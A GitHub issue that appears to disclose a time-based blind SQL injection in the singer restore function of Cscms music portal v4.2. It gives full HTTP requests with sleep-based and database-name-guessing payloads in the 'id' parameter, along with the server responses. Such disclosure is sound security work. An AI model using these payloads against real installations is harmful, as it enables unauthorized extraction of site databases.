New issue Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #27

Open **Am1azi3ng** opened this issue on Apr 19 · 0 comments


Am1azi3ng commented on Apr 19 • edited

Details

There is a Injection vulnerability exists in singer_Singer.php_hy

After logging in, the administrator needs to add a singer and then delete the singer. When the singer is recycled from the recycle bin, SQL injection vulnerability is generated. The injection point is ID, and the constructed malicious payload is as follows

```
GET /admin.php/singer/admin/singer/hy?id=4)and(sleep(5))--+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/singer/admin/singer?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=8adckmrcsj3354hqhqqe0pb8hhu14j85
Connection: close
```




```
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/singer/admin/singer?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCol8INzjjyeMF3fURy57grmVzbA; cscms_session=
8adckmrcsj3354hqhqqe0pb8hhu14j85
Connection: close
```

```
Date: Wed, 23 Feb 2022 06:55:48 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=8adckmrcsj3354hqhqqe0pb8hhu14j85; expires=Wed, 23-Feb-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 282

{"error":0,"info":{"msg":"\u606d\u559c\u60a8\uff0c\u6570\u636e\u8fd8\u539f\u6210\
```


Discovery success makes the server sleep
Construct payload database



```
GET /admin.php/singer/admin/singer/hy?id=
5)and(if(substr((select*database()),1,1)='c',sleep(5),1))--+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/singer/admin/singer?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCol8INzjjyeMF3fURy57grmVzbA; cscms_session=
8adckmrcsj3354hqhqqe0pb8hhu14j85
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Feb 2022 06:57:20 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=8adckmrcsj3354hqhqqe0pb8hhu14j85; expires=Wed, 23-Feb-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 282

{"error":0,"info":{"msg":"\u606d\u559c\u60a8\uff0c\u6570\u636e\u8fd8\u539f\u6210\
```



```
select database();
```

```
`database()`
1 cscms
```

Because the first letter of the background database name is "c", it sleeps for 5 seconds,so the vulnerablity exisit

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant